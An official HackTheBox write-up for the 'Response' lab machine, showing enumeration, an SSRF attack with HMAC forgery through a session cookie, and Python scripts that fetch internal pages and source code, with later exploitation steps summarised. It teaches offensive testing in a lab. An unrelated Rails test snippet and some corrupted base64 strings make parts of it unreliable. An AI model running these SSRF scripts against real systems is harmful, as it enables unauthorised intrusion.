




# HACKTHEBOX



## Response

20<sup>th</sup> May 2022 / Document No D22.100.173

Prepared By: amra

Machine Author: scryh

Difficulty: **Insane**

Classification: Official

## Synopsis

Response is an Insane Linux machine that simulates an Internet facing server of a company, which provides automated scanning services to their customers. An `SSRF` vulnerability in the public website allows a potential attacker to query websites on the internal network. One of those internal websites is a chat application, which uses the `socket.io` library. Using some advanced SSRF techniques the attacker can access the internal chat application and retrieve the source code. The source code of the internal chat application reveals that the authentication is performed through an `LDAP` server. The attacker can change the `LDAP` server used by the application to one that he controls thus, performing an authentication bypass. Now, the attacker is logged in as the `admin` user on the internal chat application. The employee `bob` is willing to share sensitive information with the `admin` user including the credentials for an internal `FTP` server. The employee, also asks `admin` to send him a link, which he will open in his browser. This allows the attacker to craft and host a malicious Javascript payload, which queries the internal `FTP` server with the provided credentials by leveraging `Cross-Protocol Request Forgery`. Since the `FTP` server uses the `active mode` by default, data can be exfiltrated from the server to the attackers local machine. This data includes credentials for the user `bob`, which now can be used to access the box via `SSH`. Once on the box the attacker can inspect the automated scanning engine of the company, which is basically a `bash` script using `nmap`. This script retrieves the IP address of the servers supposed to be scanned as well as the email address of the corresponding customer via `LDAP`. The scan result is converted to a `PDF` file, which is sent to

the customer's email address. One of the used `nmap` `nse` scripts (`ssl-cert`) is slightly modified introducing a directory traversal vulnerability. This vulnerability can be used to read arbitrary files by creating a malicious `TLS` certificate with a directory traversal payload on the `State or Province Name` field, running an `HTTPS` server using this certificate and adding an `LDAP` entry for this server, so that it is scanned and the payload gets triggered. To receive the results of the scanning process an email address must be placed on the LDAP info for this server while setting up both a `DNS` and an `SMTP` server locally to resolve the DNS requests. With this setup, an attacker can leverage this vulnerability to acquire the `SSH` private key of the user `scryh`. The user `scryh` has access to a recent incident report as well as to all the related files. The report describes an attack where the attacker was able to trick the server `admin` into executing a meterpreter binary. The files attached to the report are a core dump of the running process as well as the related network capture. The attacker is able to combine all the clues to decrypt the meterpreter traffic and retrieve a `zip` archive. The archive contains the `authorized_keys` file of the `root` user as well as a screenshot, which shows the last few lines of the `root` private SSH key. By extracting the `RSA` values `N` and `e` from the `authorized_keys` file and the `q` value from the partial private key, the attacker can re-create the private key of `root` and use it to login as `root` through SSH.

## Skills Required

---

- Enumeration
- Server Side Request Forgery
- DNS knowledge
- LDAP knowledge
- SMTP knowledge
- Cryptography

## Skills Learned

---

- Cross Protocol Request Forgery
- SSRF using HTTP long-polling
- Source Code Review
- Authentication Bypass
- Directory Traversal
- Meterpreter Session Decryption

## Enumeration

---

### Nmap

---

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.163 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -p$ports -sc -sv 10.10.11.163
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.163 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -p$ports -sC -sV 10.10.11.163

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.21.6
|_http-title: Did not follow redirect to http://www.response.htb
|_http-server-header: nginx/1.21.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The initial Nmap output reveals two ports open. On port 22 an SSH server is running and on port 80 an Nginx web server. Also, according to the Nmap output, the `Nginx` webserver running on port `80/tcp` redirects to `http://www.response.htb`. Thus, we modify our hosts file accordingly:

```
echo "10.10.11.163 www.response.htb" | sudo tee -a /etc/hosts
```

## Nginx - Port 80

Before we visit `http://www.response.htb`, we can use Ffuf to see if we can discover some more subdomains:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u
http://10.10.11.163 -H 'Host: FUZZ.response.htb' -c -fs 145
```

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.10.11.163 -H 'Host:
FUZZ.response.htb' -c -fs 145

-----
:: Method      : GET
:: URL         : http://10.10.11.163
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.response.htb
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200,204,301,302,307,401,403,405,500
:: Filter         : Response size: 145
-----

www           [Status: 200, Size: 4617, Words: 1831, Lines: 110, Duration: 71ms]
api            [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 68ms]
chat           [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 68ms]
proxy          [Status: 200, Size: 21, Words: 1, Lines: 2, Duration: 72ms]
:: Progress: [114441/114441] :: Job [1/1] :: 600 req/sec :: Duration: [0:03:11] :: Errors: 0 ::
```

We have discovered three other subdomains: `chat` and `api` (returning `403`) and `proxy` (returning `200`). Let's also add these to our `hosts` file:

```
echo "10.10.11.163 chat.response.htb api.response.htb proxy.response.htb" | sudo tee -a
/etc/hosts
```

We start by visiting the subdomain `http://www.response.htb`. The page seems to be owned by a company called `Response Scanning Solutions`, which offers scanning services to their customers:

Technology

Response Scanning Solutions uses high-end technology to serve your purpose:

Our underlying technology uses a high-end scanning engine in order to ensure the safety of your servers. The scanning engine performs different tests against your servers on a regular basis. This way your servers are continuously protected, even if your environment changes.

Checks we currently perform:

- TLS Cipher Suite Check
- TLS Certificate Check
- Heartbleed Check

```
3   require File.expand_path('../spec_helper', __FILE__)
4   # Prevent database truncation if the database needs clearing.
5   abort("The Rails environment is running in production mode")
6   require 'spec_helper'
7   require 'rspec/rails'
8
9   require 'capybara/rspec'
10  require 'capybara/rails'
11
12  Copybara.javascript_driver = :webkit
13  Category.delete_all; Category.create
14  Shoulda::Matchers.configure do |config|
15    config.integrate do |with|
16      with.test_framework :rspec
17      with.library :rails
18    end
19  end
20
21  # Add additional requires below this line if you need them
22
23  # Requires supporting files with the same names as the controllers
24  # in spec/support/ and its subdirectories
25  # spec/support/_controller.rb will run as spec files by default. This
26  # allows you to keep models and controllers in one place while specifying
27  # fixtures and other supports in spec/support/_controller.rb
```

The content of the webpage seems to be static without any obvious attack surface. Thus we start to look for additional files and folders:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://www.response.htb/FUZZ -c
```

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://www.response.htb/FUZZ -c

-----
:: Method      : GET
:: URL        : http://www.response.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

-----
css           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 66ms]
img           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 65ms]
assets         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 64ms]
fonts          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 64ms]
status         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 64ms]
```

There is an additional folder called `status`. By accessing this folder a status page is displayed:

# Status

---

**API Status: running**

**Chat Status: running**

**Monitored Servers:**

ID	Name	IP address
1	Test Server	127.0.0.1

According to the output of the `status` page, `API` and `Chat` are `running`. These application names match the additional subdomains we have found (`api` and `chat`), which both returned a `403 Forbidden` status code. Also, there seems to be one monitored test server.

By inspecting the source code of the page, we can see that a Javascript called `main.js.php` is included at the bottom. Let's review this script:

```
function get_api_status(handle_data, handle_error) {
    url_proxy = 'http://proxy.response.htb/fetch';
    json_body = { 'url': 'http://api.response.htb/',
    'url_digest': 'cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dbf10c545',
    'method': 'GET', 'session': 'a4a367db2afceb92cd232cac0d2a45c0',
    'session_digest': 'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'};

    fetch(url_proxy, {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify(json_body)
    }).then(data => {
        return data.json();
    })
    .then(json => {
        if (json.status_code === 200) handle_data(JSON.parse(atob(json.body)));
        else handle_error('status_code ' + json.status_code);
    });
}

<SNIP>
```

The displayed method `get_api_status` makes an HTTP `POST` request to `http://proxy.response.htb/fetch`. Within the body of the request we can distinguish some `JSON` data with the following properties:

- `url`
- `url_digest`

- method
- session
- session\_digest

We can use BurpSuite to verify the request made by the script:

```

1 POST /fetch HTTP/1.1
2 Host: proxy.response.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.response.htb/
8 Content-Type: application/json
9 Origin: http://www.response.htb
10 Content-Length: 258
11 Connection: close
12
13 {
  "url": "http://api.response.htb/",
  "url_digest": "cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dbf10c545",
  "method": "GET",
  "session": "cccaae50f7ac2cd792d39a7c8d6aa672",
  "session_digest": "6d0e2c5640c545d5991d9a77f9f51a53f7b526e5f92c6aa077067b7743b4e1a6"
}

```

and the response from the server is:

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.21.6
3 Date: Wed, 18 May 2022 12:00:35 GMT
4 Content-Type: application/json
5 Content-Length: 382
6 Connection: close
7 Access-Control-Allow-Origin: http://www.response.htb
8
9 {
  "body":
    "eyJhcGlfmdVyc2lvbiI6IjEuMCIsImVuZHBvaW50cyI6W3siZGVzYyI6ImldCBhcGkgc3RhdHVzIiwibWV0aG9kIjoiROVUIiwicm91dGUiOiIvIn0seyjkZXNjIjoiZ2V0IGludGVybmbFsIGNoYXQgc3RhdHVzIiwibWV0aG9kIjoiROVUIiwicm91dGUiOiIvZ2V0X2NoYXRfc3RhdHVzIn0seyjkZXNjIjoiZ2V0IG1vbml0b3JlZCBzZXJ2ZKJzIGxpc3QiLCJtZXRob2QiOjJHRVQiLCJyb3V0ZSI6Ii9nZXRfc2VydmVycyJ9XSwiC3RhdHVzIjoicnVubmluZyJ9Cg==",
  "status_code": 200
}
10

```

The server responds with a Base64 data. We can manually try to decode the data:

```
echo eyJhcGlfmdVyc2lvbiI6IjEuMCIsImVuZHBvaW50cyI6W3siZGVzYyI6ImldCBhcGkgc3RhdHVzIiwibWV0aG9kIjoiROVUIiwicm91dGUiOiIvIn0seyjkZXNjIjoiZ2V0IGludGVybmbFsIGNoYXQgc3RhdHVzIiwibWV0aG9kIjoiROVUIiwicm91dGUiOiIvZ2V0X2NoYXRfc3RhdHVzIn0seyjkZXNjIjoiZ2V0IG1vbml0b3JlZCBzZXJ2ZKJzIGxpc3QiLCJtZXRob2QiOjJHRVQiLCJyb3V0ZSI6Ii9nZXRfc2VydmVycyJ9XSwiC3RhdHVzIjoicnVubmluZyJ9Cg== | base64 -d
```



```
echo
eyJhcGlfIiZGVzYyI6ImdldCBhcGkgc3RhdHVzIiwiW0aG9kIjoiR0VUIiwicm91dGUiOiIv
In0seyjkZXNjIjoiz2VOIGludGVybmcFsIGNoYXQgc3RhdHVzIiwiW0aG9kIjoiR0VUIiwicm91dGUiOiIvZ2V0X2NoYXRfc3RhdHVzIn0seyjk
ZXNjIjoiz2V0IG1vbml0b3JlZCbxZXJzIGxpc3QiLCJtZXRob2QiOjHrvqilCJyb3V0ZSI6Ii9nZXRfc2VydmdVycyJ9XSwic3RhdHVzIjoi
cnVubmluZyJ9Cg== | base64 -d
```

```
{"api_version": "1.0", "endpoints": [{"desc": "get api status", "method": "GET", "route": "/"}, {"desc": "get internal chat status", "method": "GET", "route": "/get_chat_status"}, {"desc": "get monitored servers list", "method": "GET", "route": "/get_servers"}], "status": "running"}
```

This seems to be the response from the `http://api.response.htb/` endpoint, which was provided as the `url` parameter in the request to `http://proxy.response.htb/fetch`.

Based on this observation we can conclude that the `http://proxy.response.htb/fetch` endpoint can be used to proxy requests to other web applications, which we cannot access directly (`api.response.htb` returned `403 Forbidden` when accessed directly).

## Foothold

If we are able to change the URL requested by the proxy, we have identified a `Server Side Request Forgery (SSRF)` vulnerability. So let's send the response to `proxy.response.htb` to BurpSuite's repeater tab and change the `url` parameter to `http://localhost`:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/fetch` with the following payload:

```
1 POST /fetch HTTP/1.1
2 Host: proxy.response.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.response.htb/status
8 Content-Type: application/json
9 Origin: http://www.response.htb
10 Content-Length: 250
11 Connection: close
12
13 {
    "url": "http://localhost",
    "url_digest": "cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dbf10c545",
    "method": "GET",
    "session": "a4a367db2afceb92cd232cac0d2a45c0",
    "session_digest": "c6ecfb5bd96597ebcb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92"
}
```
- Response:** An HTTP 400 Bad Request response with the following JSON error message:

```
1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.21.6
3 Date: Tue, 08 Mar 2022 10:45:04 GMT
4 Content-Type: application/json
5 Content-Length: 31
6 Connection: close
7 Access-Control-Allow-Origin: http://www.response.htb
8
9 {
    "error": "invalid url_digest"
10
```
- Tools:** The bottom of the interface shows search and filter tools.

The proxy server responded with a `400 BAD REQUEST` and an error text `invalid url_digest`. The `url_digest` parameter seems to be an `HMAC` value for the `url` parameter preventing any tampering. In order to change the `url`, we either need to determine the `HMAC` secret or find a way to make the server calculate it for us. We will go for the latter approach.

We notice that the javascript file `main.js.php` seems to be generated dynamically, since it does also contain the `session` parameter:

```
<SNIP>
    json_body = {..., 'session': 'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest': 'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'};
<SNIP>
```

This parameter is retrieved from the `PHPSESSID` cookie we send in our request. Since there is also an `HMAC` value (`session_digest`), hopefully with the same key as the `url_digest HMAC`, for this parameter we can use it to craft the `HMAC` for an arbitrary value by setting the `PHPSESSID` to this value.

Let's test this approach by generating an `HMAC` value for the `http://localhost` URL. In order to do this we send a `GET` request to `http://www.response.htb/status/main.js.php` and set the `PHPSESSID` cookie to `http://localhost`:

```
1 GET /status/main.js.php HTTP/1.1
2 Host: www.response.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://www.response.htb/status/
9 Cookie: PHPSESSID=http://localhost
10 Cache-Control: max-age=0
11
12
```

<br />

```
13 function get_api_status(handle_data, handle_error) {
14     url_proxy = 'http://proxy.response.htb/fetch';
15     json_body = {'url': 'http://api.response.htb/',
16                 'url_digest': 'cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dfb10c545',
17                 'method': 'GET', 'session': 'http://localhost',
18                 'session_digest': '3af3a95bf767911c1aeb4780558a4fbfc4a430d9beb865d69c1d0dcee47b396d'};
19     fetch(url_proxy, {
20         method: 'POST',
21         headers: {'Content-Type': 'application/json'},
22         body: JSON.stringify(json_body)
23     }).then(data => {
24         return data.json();
25     })
26     .then(json => {
27         if (json.status_code === 200) handle_data(JSON.parse(atob(json.body)));
28         else handle_error('status_code ' + json.status_code);
29     });
30 }
```

Now, we can take the `session_digest` provided by the script and use it as the `url_digest` value on our SSRF request to `proxy.response.htb`:

```
1 POST /fetch HTTP/1.1
2 Host: proxy.response.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.response.htb/
8 Content-Type: application/json
9 Origin: http://www.response.htb
10 Content-Length: 250
11 Connection: close
12
13 {
    "url": "http://localhost",
    "url_digest": "3afa3a95bf7e7911ciaeb4780558a4fbfcfa430d9beb865d69c1d0dce470b396d",
    "method": "GET",
    "session": "cccaae50f7ac2cd792d39a7c8d6aa672",
    "session_digest": "6d0e2c5640c545d5991d9a77ff951a53f7b526e5f92c6aa077067b7743b4e1a6
}
```

```
1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.21.6
3 Date: Wed, 18 May 2022 12:27:55 GMT
4 Content-Type: application/json
5 Content-Length: 257
6 Connection: close
7 Access-Control-Allow-Origin: http://www.response.htb
8
9 {
10     "error": "HTTPConnectionPool(host='localhost', port=80): Max retries exceeded with url: / (Caused by NewConnectionError('urllib3.connection.HTTPConnection object at 0x7fcdbab5d4b0> : Failed to establish a new connection: [Errno 111] Connection refused'))"
}
```

This time, a different error message was presented to us indicating that the request was made, but there is no service listening on port 80 on localhost.

At this point we can write a script, which automates the process of retrieving the `HMAC` value for a given URL via `http://www.response.htb/status/main.js.php` using the `PHPSESSID` value and then requesting this URL via `http://proxy.response.htb/fetch`:

```
import requests
import re

def get_digest(url):
    c = {'PHPSESSID': url}
    r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
    x = re.search('\'session_digest\': \'([0-9a-f]+)\'', r.text)
    if (not x): return None
    else: return x.group(1)
```

```

return x.group(1)

def request_url(url):
    url_digest = get_digest(url)
    j = {'url':url, 'url_digest':url_digest, 'method':'GET',
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
    r = requests.post('http://proxy.response.htb/fetch', json=j)
    print(r.text)

request_url('http://chat.response.htb')

```

Executing the script we have the following output:



```

python3 proxy.py

{"body": "PCFET0NUWVBFIGh0<SNIP>", "status_code": 200}

```

Obviously the request was successful and it returned Base64 encoded data. We adjust our Python script to automatically decode the `body` parameter of the returned JSON data:

```

import requests
import re
from base64 import b64decode

def get_digest(url):
    c = {'PHPSESSID': url}
    r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
    x = re.search('\'session_digest\': \'([0-9a-f]+)\'', r.text)
    if (not x): return None
    return x.group(1)

def request_url(url):
    url_digest = get_digest(url)
    j = {'url':url, 'url_digest':url_digest, 'method':'GET',
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
    r = requests.post('http://proxy.response.htb/fetch', json=j)
    if ('body' in r.json()):
        print(b64decode(r.json()['body']).decode())
    else:
        print(r.text)

request_url('http://chat.response.htb')

```



```
python3 proxy.py
```

```
<SNIP><strong>We're sorry but this application doesn't work properly without JavaScript enabled. Please enable it to continue.</strong></noscript><div id="app"></div><div id="div_download" style="position: absolute; bottom: 10px; right: 10px;"><a href="files/chat_source.zip" style="text-decoration: none; color: #cccccc;">download source code</a><SNIP>
```

This time, we have the HTML code of `chat.response.htb`. Interestingly, the chat application seems to require Javascript to work and there is a download link to download the source code of the application (`files/chat_source.zip`).

Again, we can modify our python script to download the source code locally in order to review it:

```
import requests
import re
from base64 import b64decode

def get_digest(url):
    c = {'PHPSESSID': url}
    r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
    x = re.search('\'session_digest\': \'([0-9a-f]+)\'', r.text)
    if (not x): return None
    return x.group(1)

def request_url(url):
    url_digest = get_digest(url)
    j = {'url':url, 'url_digest':url_digest, 'method':'GET',
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
    r = requests.post('http://proxy.response.htb/fetch', json=j)
    f = open('chat_source.zip', 'wb')
    f.write(b64decode(r.json()['body']))
    f.close()

request_url('http://chat.response.htb/files/chat_source.zip')
```



```
python3 download.py
file chat_source.zip
```

```
chat_source.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
```

# Internal Chat Application

We create a new directory and unzip the contents of the archive to this directory:

```
mkdir chat
unzip chat_source.zip -d chat

Archive: chat_source.zip
  inflating: chat/babel.config.js
  inflating: chat/package.json
  inflating: chat/package-lock.json
  creating: chat/public/
  inflating: chat/public/index.html
  inflating: chat/public/favicon.ico
  creating: chat/public/fonts/
<SNIP>
```

Let's start our review process by reading the contents of `README.md` file to see if it provides any useful information:



```
cat README.md

# Response Scanning Solutions - Internal Chat Application

This repository contains the Response Scanning Solutions internal chat application.

The application is based on the following article: https://socket.io/get-started/private-messaging-part-1/.

## How to deploy

Make sure `redis` server is running and configured in `server/index.js`.

Adjust `socket.io` URL in `src/socket.js`.

Install and build the frontend:

```bash
$ npm install
$ npm run build
```

Install and run the server:

```bash
$ cd server
$ npm install
$ npm start
```

```

It seems like the application is based on this [article](#).

By comparing the source code of the tutorial with the downloaded source code from `chat.response.htb` we can identify a few adjustments made. The most important change is the introduction of an authentication mechanism. To make the analysis a little bit more easy, we combine the static analysis of the source code with a dynamic approach by running the chat application on our own machine.

In order to do this we run `npm install` and `npm run build` in the folder where we extracted the zip archive (`chat`) to create the client-side production build:

```
npm install
<SNIP>
npm run build

<SNIP>
DONE  Build complete. The dist directory is ready to be deployed.
INFO  Check out deployment instructions at https://cli.vuejs.org/guide/deployment.html
```

Note: If `npm run build` fails it is probably due to missing modules that should be installed through `npm install` like so:

```
npm install caniuse-lite
npm install electron-to-chromium
npm install @ampproject/remapping
```

Now, we want to install all the server-side modules also.

First, we navigate to the server directory and then we run `npm install` one more time.

```
cd ./server
npm install

<SNIP>
added 106 packages, and audited 107 packages in 2s
```

Finally, we can use `npm start` to run the server:



```
npm start

> server@1.0.0 start
> node cluster.js

Master 6536 is running
server listening at http://localhost:3000
Worker 6545 started
Worker 6543 started
Worker 6546 started
Worker 6544 started
node:events:504
    throw er; // Unhandled 'error' event
    ^
Error: getaddrinfo ENOTFOUND redis
<SNIP>
/task_queues:83:21) {
  errno: -3008,
  code: 'ENOTFOUND',
  syscall: 'getaddrinfo',
  hostname: 'redis'
}
node:events:504
    throw er; // Unhandled 'error' event
```

Upon attempting to start the server an error is returned. It seems that the server can't contact the Redis server, which makes sense since we have not set up Redis on our local machine. The quickest way to set up a Redis server is to use Docker:

```
sudo docker run --name my-redis -p 6379:6379 -d redis
```

Also, we have to adjust the source code in `server/index.js` and change the hostname of the redis server from `redis` to `localhost`:

```
<SNIP>
const redisClient = new Redis(6379, "localhost");
<SNIP>
```

Now, we can start the server:



```
npm start

> server@1.0.0 start
> node cluster.js

Master 7542 is running
server listening at http://localhost:3000
Worker 7549 started
Worker 7551 started
Worker 7550 started
Worker 7552 started
```

Let's access <http://localhost:3000>:

The screenshot shows a Mozilla Firefox window titled "Internal Chat - Mozilla Firefox". The address bar displays "localhost:3000". The main content area shows a "Login" form with two input fields: "Your username..." and "Your password...", and a "Login" button. In the bottom right corner of the browser window, there is a small "burp" logo.

[download source code](#)

We are presented with a login form. At this point we can combine static and dynamic analysis of the application.

Within the file `server/index.js` we can see a function called `authenticate_user`:

```
async function authenticate_user(username, password, authserver) {
```

```
if (username === 'guest' && password === 'guest') return true;

if (!/^[\w-zA-Z0-9]+$/ .test(username)) return false;

let options = {
  ldapOpts: { url: `ldap://${authserver}` },
  userDn: `uid=${username},ou=users,dc=response,dc=htb`,
  userPassword: password,
}
try {
  return await authenticate(options);
} catch {}  
return false;  
}
```

The function seems to perform the authentication process via `LDAP`, however, the credentials `guest:guest` are also accepted. Let's check if these credentials work.

After submitting the login form with `guest:guest`, we are thrown back to the blank login form again. Within the network tab of the browser we can see failed request attempts to `chat.response.htb`:

The screenshot shows a Firefox browser window titled "Internal Chat - Mozilla Firefox". The address bar displays "localhost:3000". The main content area shows a "Login" form with fields for "Your username..." and "Your password...", and a "Login" button. Below the browser is the Firefox developer tools Network tab, which is active. The Network tab shows a list of requests. The first five requests are from "chat.response.htb" and the last five are from "localhost:3000", all being GET requests for "/socket.io/?EIO=4&transport=polling&t=NzfkfEP" and similar URLs. The "Status" column shows a red error icon for the first five requests. The "File" column lists the URLs. The "Initiator" column shows "chunk-vendors.bc...". The "Type" column shows "html". The "Transferred" column shows "CORS Missing Allo..." and "153 B". The "Size" column shows "0". At the bottom of the Network tab, it says "10 requests 1.49 KB / 2.96 KB transferred | Finish: 36.22 s".

Since `chat.response.htb` exists on our hosts file the request goes to the remote machine. But, we have verified that we can't directly access `chat.response.htb`. In this case, just to test the application, we need to modify it to use our local server. Thus, we adjust the source code of `src/socket.js`:

```
//const URL = "http://chat.response.htb";
const URL = "http://localhost:3000";
```

After this modification, we have to recreate the client-side build (`npm run build`). Now, we can successfully login with the credentials `guest : guest`:

The screenshot shows a Mozilla Firefox window titled "InternalChat - Mozilla Firefox". The address bar displays "localhost:3000". The main content area shows a purple sidebar with the text "guest (yourself)" and "● online". Below the sidebar is a large white area. At the bottom of the browser window is the BurpSuite Network tab interface.

**Network Tab Headers:**

- Inspector
- Console
- Debugger
- Network** (highlighted)
- Style Editor
- Performance
- Memory
- ...

**Network Tab Filters:**

- Filter URLs
- Disable Cache
- No Throttling
- ⚙️

**Network Tab Options:**

- All
- HTML
- CSS
- JS
- XHR
- Fonts
- Images
- Media
- WS
- Other

**Network Tab Data Table:**

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=Nzfl24W	chunk-vendors.bc...	plain	233 B	97 B
200	POST	localhost:3000	/socket.io/?EIO=4&transport=polling&t=Nzfl269&s...	chunk-vendors.bc...	html	121 B	2 B
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=Nzfl26L&si...	chunk-vendors.bc...	plain	317 B	180 B
200	GET	localhost:3000	/socket.io/?EIO=4&transport=websocket&sid=NZX...	chunk-vendors.bc...	plain	39 B	0 B
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=Nzfl29E&s...	chunk-vendors.bc...	plain	136 B	1 B

**Network Tab Metrics:**

- 10 requests
- 169 KB / 170.56 KB transferred
- Finish: 3.49 s
- DOMContentLoaded: 437 ms
- load: 463 ms

Unsurprisingly, we are the only user in the chat application, so, it is high time we tried to access the real chat application on the remote server through the proxy.

Unfortunately, we are faced with a problem. If we use the local chat application to send a message to ourselves and inspect the request using BurpSuite, we see that `socket.io` is using websockets to transmit the message.

Burp Suite Community Edition v2020.12.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Extender Project options User options

Dashboard Target Proxy Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Filter: Showing all items

# ^	URL	Direction	Edited	Length
57	http://localhost:3000/socket.io/	→ To server		1
58	http://localhost:3000/socket.io/	← To client		1
59	http://localhost:3000/socket.io/	→ To server		1
60	http://localhost:3000/socket.io/	→ To server		56
61	http://localhost:3000/socket.io/	← To client		1
62	http://localhost:3000/socket.io/	→ To server		1

Message

In Actions ▾

```
1 42["private message", {"content": "hi test", "to": "guest"}]
```

Search... 0 matches

INSPECTOR

The problem is that we probably can't establish a websocket connection via the proxy server.

Consulting the [documentation](#) of `socket.io` reveals that there is an option called `transports`, which allows us to specify what kind of low-level connections `socket.io` uses. The documentation states:

The low-level connection to the Socket.IO server can either be established with:  
 - HTTP long-polling: successive HTTP requests (POST for writing, GET for reading)  
 - WebSocket

Given this information, we can use the `polling` option for `transports` in order to force `socket.io` to use HTTP requests. Let's make that change in `src/socket.js`:

```
const socket = io(URL, { autoConnect: false, transports: ["polling"] });
```

After recreating the client-side build (`npm run build`) and logging in again, we can observe that the communication is now carried out via ordinary HTTP requests instead of websockets:

Burp Suite Community Edition v2020.12.1 - Temporary Project

Project    Intruder    Repeater    Window    Help

Dashboard    Target    **Proxy**    Intruder    Repeater    Sequencer    Decoder    Comparer    Extender    Project options    User options

Intercept    **HTTP history**    WebSockets history    Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
116	http://localhost:3000	GET	/			200	1242	HTML		Internal Chat
118	http://localhost:3000	GET	/js/chunk-vendors.bc02b591.js			200	161141	JSON	.js	
119	http://localhost:3000	GET	/js/app.f584522a.js			200	9669	script	.js	
120	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	233	JSON	.io/	
121	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling...	✓		200	121	text	.io/	
